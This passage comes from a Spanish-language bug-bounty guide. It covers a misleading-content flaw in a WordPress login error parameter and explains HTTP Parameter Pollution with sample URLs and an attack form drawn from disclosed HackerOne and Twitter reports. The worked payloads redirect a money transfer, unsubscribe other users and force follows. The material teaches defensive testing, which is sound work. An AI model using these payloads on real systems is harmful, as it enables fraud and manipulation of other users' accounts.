Como puedes ver, estuve habilitado a inyectar HTML dentro de la etiqueta `<a>`. Como resultado, HackerOne revertió la solución y comenzó a trabajar de nuevo en el escapado de la comilla simple.

### Recomendaciones

El hecho que un código esté actualizado no significa que algo esté solucionado. Continúa haciendo pruebas. Cuando se despliega un cambio de código, eso significa que el código nuevo también puede contener errores.

Adicionalmente, si sientes que algo no anda bien, sigue profundizando! Yo sabía que el hecho de soltar una comilla simple podía ser un problema, pero lo que no sabía era como explotarlo y por eso me detuve. Debí haberme mantenido en la búsqueda. De hecho, aprendí sobre el exploit de la actualización de página por medio de la etiqueta meta al leer sobre XSS en el blog de Jigsaw blog.innerht.ml (este está incluido en el capítulo sobre Recursos), pero fue hasta mucho después.

## 3. Contenido engañoso en el sitio de Within Security

**Dificultad**: Baja

**URL**: withinsecurity.com/wp-login.php

**Enlace del informe**: https://hackerone.com/reports/111094[5]

**Fecha del informe**: 16 de Enero, 2015

**Recompensa recibida**: $250

**Descripción**:

[5] https://hackerone.com/reports/111094


Aunque el contenido engañoso técnicamente es distinto al tipo de vulnerabilidad inyección HTML, lo he incluido aquí debido a que comparte la misma naturaleza de que un atacante tiene un sitio que muestra el contenido de su elección.

El sitio web de Within Security fue construido sobre la plataforma de Wordpress la cual incluye la ruta hacia el registro en withinsecurity.com/wp-login.php (desde entonces, el sitio ha sido combinado con la plataforma principal de HackerOne). Un hacker se dio cuenta que durante el proceso de registro, si sucedía un error, el sitio de Within Security podía mostrar acceso_denegado, el cual correspondía también al parámetro de error en la url:

```
1 https://withinsecurity.com/wp-login.php?error=acceso_denegado
```

Habiendo descubierto esto, el hacker intentó modificar el parámetro de error y encontró que lo que fuese que escribiera estaba siendo renderizado en el sitio como parte del mensaje que era presentado a los usuarios. Aquí está el ejemplo que se utilizó:

```
1 https://withinsecurity.com/wp-login.php?error=Tu%20uenta%20ha%20%sido%20hackeada
```




**Contenido engañoso en el sitio de WithinSecurity**

La clave aquí era fijarse en el parámetro de la URL que estaba siendo renderizado en la página. Aunque no lo explican en el informe, podría pensar que el hacker se dio cuenta que el mensaje acceso_denegado también estaba siendo incluido en la URL. Simplemente con cambiar el parámetro probablemente reveló la vulnerabilidad de la cual informó.

### Recomendaciones

Siempre mantén un ojo en los parámetros de la URL que están siendo pasados y renderizados en el contenido del sitio. Esto podría presentar oportunidades para que los atacantes engañen a las víctimas al realizar alguna acción mal intencionada.

## Resumen

La inyección HTML presenta una vulnerabilidad para los sitios y los desarrolladores porque esta puede ser utilizada para desviar a los usuarios a que envíen información sensible o que visiten sitios web maliciosos o mal intencionados. Conocido de otra manera como ataques de phishing.

Para descubrir estas vulnerabilidades no siempre se trata de enviar HTML plano sino de explorar como un sitio podría estar renderizando el texto que hayas ingresado, así como los caracteres codificados en la URI. Y, mientras no sea completamente lo mismo que una inyección HTML, el contenido engañoso es parecido en que éste se introduce en algún tipo de entrada que es reflejado nuevamente en la página HTML que obtiene la víctima. Los hackers siempre deberían estar examinando la oportunidad de manipular los parámetros de una URL y que estos sean renderizados en el sitio.

# Contaminación de parámetros HTTP

## Descripción

La contaminación de parámetros HTTP o su forma corta de referirse HPP, sucede cuando un sitio web acepta datos provistos por el usuario y usa esos datos para hacer una solicitud HTTP a otro sistema sin haber validado esos datos de entrada. Esto puede suceder de una o dos maneras, por el lado del Servidor (en el sistema backend) o en el lado del cliente.

En el sitio Stack Overflow, SilverlightFox provee un fabuloso ejemplo de un ataque HPP en el lado del Servidor; supongamos que tenemos el siguiente sitio web, https://www.example.com/transferirDinero.php, al cual se puede acceder por el método POST tomando los siguiente parámetros:

cantidad=1000&desdeCuenta=12345

Cuando la aplicación procese esta solicitud, hará su propia solicitud POST a otro sistema backend, la que procesa la transacción con un parámetro fijo nombrado haciaCuenta.

**URL del sistema backend separado**: https://backend.example.com/realizarTransferencia.php

**Parámetros del backend por separado**: haciaCuenta=9876&cantidad=1000&desdeCuenta=12345

Ahora, si el sistema backend solamente toma el último parámetro cuando estos se han mandado duplicados y supongamos que un hacker altera la solicitud POST al sitio web para enviar un parámetro haciaCuenta parecido al siguiente:

cantidad=1000&desdeCuenta=12345&haciaCuenta=99999

Un sitio vulnerable al tipo de ataque HPP podría encaminar la solicitud a otro sistema backend enviando algo como lo siguiente:

haciaCuenta=9876&cantidad=1000&desdeCuenta=12345&haciaCuenta=99999

En este caso, el segundo parámetro haciaCuenta enviado por un usuario mal intencionado podría haber anulado la solicitud del primer parámetro del backend y transferir el dinero al número de cuenta enviado por el usuario mal intencionado (99999) en vez de ir a la cuenta establecida por el sistema (9876).

Esto es útil si un atacante pudiera modificar sus solicitudes, las cuales fueran procesadas en un sistema que sea vulnerable. Pero aún podría ser más útil a un atacante si él pudiera generar un enlace desde otro sitio web y atraer a los usuarios a que, sin su conocimiento o consentimiento, envíen la solicitud maliciosa con el parámetro agregado por el atacante.

Desde la otra perspectiva, el ataque HPP en el lado del cliente tiene que ver con la inyección de parámetros adicionales a los enlaces y otros atibutos del tipo src. Tomando prestado un ejemplo de la OWASP, supongamos que tenemos este código:

```
1 <? $val=htmlspecialchars($_GET['par'],ENT_QUOTES); ?>
2 <a href="/page.php?action=view&par='.<?=$val?>.'">Mírame, hazme clic!</a>
```

Esto toma un valor para el parámetro par desde la URL, se asegura que el contenido que recibirá el parámetro esté a salvo de caracters extraños y crea un enlace fuera de él. Entonces, si un atacane envía esto:

```
http://host/page.php?par=123%26action=edit
```

el enlace que resultará podría verse algo así:

```
<a href="/page.php?action=view&par=123&amp;action=edit">Mírame, hazme clic!</a>
```

Esto podría llevar a que la aplicación acepte la acción de editar en vez de la acción visualizar.

Ambos tipos de ataques HPP, tanto del lado del servidor como del lado del cliente dependen de la tecnología backend que esté siendo utilizada y de cómo se comporte cuando reciba múltiples parámetros con el mismo nombre. Por ejemplo, PHP/Apache utiliza la última coincidencia que aparezca, Apache Tomcat utiliza la primera, ASP/IIS utiliza todas las coincidencias que aparezcan, etc. Como resultado tenemos que, no hay una sola garantía que en la manipulación y envío de múltiples parametros con el mismo nombre y la búsqueda de ataques HPP no dejará de tomar un tiempo para experimentar y confirmar cómo funciona el sitio web que estás evaluando.

# Ejemplos

## 1. Botones para compartir en medios sociales del sitio HackerOne

**Dificultad**: Baja

**URL**: https://hackerone.com/blog/introducing-signal-and-impact

**Enlace del informe**: https://hackerone.com/reports/105953[6]

**Fecha del informe**: 18 de Diciembre, 2015

**Recompensa recibida**: $500

[6] https://hackerone.com/reports/105953

**Descripción**: HackerOne incluye enlaces para compartir contenido en sitios de redes sociales populares como Twitter, Facebook, etc. Esos enlaces a los medios sociales incluyen parámetros específicos al enlace del medio social.

La vulnerabilidad fue descubierta cuando un hacker pudo pegarse a un parámetro de otra URL del enlace y hacerlo que apuntara a un sitio de su elección, en el cual HackerOne lo podía incluir en la solicitud POST hacia el sitio de medios sociales, y por lo tanto, resultaba en un comportamiento inesperado.

El ejemplo utilizado en el informe de la vulnerabilidad, fue cambiar la siguiente URL:

```
https://hackerone.com/blog/introducing-signal
```

por esta:

```
https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov
```

Fíjate en el parámetro u que añadió. Si el nuevo enlace alterado hubiese sido presionado por los usuarios visitantes de HackerOne que quieren compartir algo por medio de los enlaces de medios sociales, el enlace malicioso resultante se verá algo parecido a esto:

```
https://www.facebook.com/sharer.php?u=https://hackerone.com/blog/introducing-signal?&u=https://vk
```

Aquí tenemos que, el último parámetro u que fue añadido precede al primero y, por lo tanto, será el que se utilice en la publicación de Facebook. Cuando se publique en Twitter, el texto predeterminado sugerido también podría ser cambiado por:

```
https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov&text=another_si-
te:https://vk.com/durov
```

### Recomendaciones

Procura estar en la búsqueda de oportunidades cuando los sitios web están aceptando algún contenido y parecen estar contactando con otro servicio web, como sitios de medios sociales.

En estas situaciones puede ser posible enviar contenido que está siendo dejado pasar directamente sin pasar bajo las revisiones de seguridad pertinentes.

## 2. Desinscribirse de las Notificaciones en Twitter

**Dificultad**: Baja

**URL**: twitter.com

**Enlace del informe**: blog.mert.ninja/twitter-hpp-vulnerability[7]

**Fecha del informe**: 23 de Agosto, 2015

[7] http://blog.mert.ninja/blog/twitter-hpp-vulnerability

**Recompensa recibida**: $700

**Descripción**:

En Agosto de 2015, el hacker Mert Tasci detectó en una URL interesante mientras se estaba desinscribiendo de recibir notificaciones de Twitter:

**https://twitter.com/i/u?t=1&cn=bWV&sig=657&iid=F6542&uid=1134885524&nid=22+26**

(He acortado un poco este informe para hacerlo conciso). Te has fijado en el parámetro UID? Sucede que ese el identificador de usuario de tu cuenta de Twitter. Ahora, sabiendo eso, él hizo lo que asumo la mayoría de hackers hubiéramos hecho, cambiar ese UID por el de otro usuario y ... nada. Twitter devolvió un error.

Él, estando con mucha determinación donde otros se hubieran rendido, Mert intentó añadir un segundo parámetro UID a la URL para que luciera de esta forma (nuevamente, he acortado el informe):

**https://twitter.com/i/u?iid=F6542&uid=2321301342&uid=1134885524&nid=22+26**

y ... ÉXITO! Él pudo desinscribir a otro usuario de las notificaciones por correo. Como vemos, Twitter era vulnerable a HPP para desisncribir usuarios.

### Recomendaciones

Pensé en una descripción muy corta, el esfuerzo de Mert demostró la importancia de la persistencia y conocimiento. Si él hubiera desistido de buscar la vulnerabilidad después de probar el UID de otro usuario como la única opción y no hubiese sabido del tipo de vulnerabilidad HPP, y no hubiera recibido su recompensa de $700.

También, hay que estar pendiente de los parámetros como UID, que son incluidos en las solicitudes HTTP, tal como lo he visto en muchos informes a lo largo de mis investigaciones, lo cual implica la manipulación de sus valores y ver como las aplicaciones web se comportan de una forma inesperada.

## 3. Interacciones web en Twitter

**Dificultad**: Baja

**URL**: twitter.com

**Enlace del informe**: Parameter Tampering Attack on Twitter Web Intents[8]


**Fecha del informe**: Noviembre, 2015

**Recompensa recibida**: No revelada

**Descripción**:

[8] https://ericrafaloff.com/parameter-tampering-attack-on-twitter-web-intents

De acuerdo a su documentación, las Interacciones vía web en sitios externos a Twitter, *proveen flujos optimizados en ventanas emergentes para trabajar con tweets o interactuar con usuarios de Twitter por medio de: Tweet, Respuestas, Retweet, Me gusta y Seguir usuarios. Esto hará posible que los ususarios interactúen con los contenidos de Twitter en el contexto de tu sitio sin dejar la página que se encuentra visitando o tener que autorizar una nueva aplicación web para tener la interacción.* Aquí hay un ejemplo de cómo luce esto:




**Twitter Intent**

Haciendo estas pruebas, el hacker Eric Rafaloff encontró que los cuatro tipos de interacciones, seguir un usuario, simpatizar con un tweet, hacer un retweet o simplemente publicar un tweet eran vulnerables a HPP.

Viendo la publicación en su blog, si Eric creaba una URL con dos parámetros screen_name como esta:

**https://twitter.com/intent/follow?screen_name=twitter&screen_name=erictest3**

Twitter podría manejar la solicitud dando precedencia al segundo parámetro screen_name haciendo caso omiso del primero. De acuerdo a Eric, el formulario web para lanzar el ataque era parecido a este:

```
<form class="follow" id="follow_btn_form" action="/intent/follow?screen_name=eri\
crtest3" method="post">
  <input type="hidden" name="authenticity_token" value="...">
  <input type="hidden" name="screen_name" value="twitter">

  <input type="hidden" name="profile_id" value="783214">

  <button class="button" type="submit" >
    <b></b><strong>Seguir</strong>
  </button>
</form>
```

Una víctima podría ver el perfil del usuario definido en el primer parámetro screen_name, **twitter**, pero al hacer clic al botón, él podía terminar siguiendo a **erictest3**.

De forma similar, al presentar interacciones para dar me gusta a un tweet, Eric descubrió que podía incluir un parámetro **screen_name** a pesar de no tener relevancia con el tweet que desearían marcar como favorito. Por ejemplo:

**https://twitter.com/intent/like?tweet_id=661625230297821184 5&screen_name=erictest3**

Dando un Me gusta a este tweet podría resultar en que una víctima sería presentada con el perfil correcto del propietario, pero al hacer clic en Seguir podría terminar, nuevamente, siguiendo a **erictest3**.

### Recomendaciones

Esto es similar a la vulnerabilidad anterior de Twitter respecto al parámetro UID. Sorprendentemente, cuando un sitio es vulnerable a una falla como HPP, esto podría ser un indicio de un problema sistemático más amplio. Algunas veces, si ecuentras una vulnerabilidad como esta, vale la pena tomarse el tiempo de explorar la plataforma en su totalidad para ver si hay otras áreas donde podrías estar habilitado a explotar un comportamiento similar. En este ejemplo, tal como en el UID de arriba, Twitter estaba pasando un identificador de usuario, **screen_name** el cual era susceptible a un ataque HPP basado en su lógica del sistema backend.

# Resumen

El riesgo que posee HTTP Parameter Pollution o contaminación de parámetros HPP depende realmente de las acciones realizadas por el sistema backend de un sitio y hacia donde será enviado el parámetro contaminado.

Descubrir estos tipos de vulnerabilidades depende de la experimentación, porque mas allá de las otras vulnerabilidades las acciones que pueda llevar a cabo el sistema backend de un sitio podrían ser una caja negra completa para un hacker. Mas usual que lo normal, como un hacker, tendrás que echar un pequeño vistazo a las acciones que realiza un sistema backend después de haber recibido los datos que enviaste.

A través de la prueba y error, podrías descubrir situaciones donde un sitio se esté comunicanco con otro Servidor y entonces iniciar la prueba de contaminación de parámetros. Los enlaces a medios sociales usualmente son un buen primer paso pero recuerda mantenerte profundizando y pensar en el ataque HPP cuando evalúes las sustituciones de parámetros, como en el caso de los UIDs.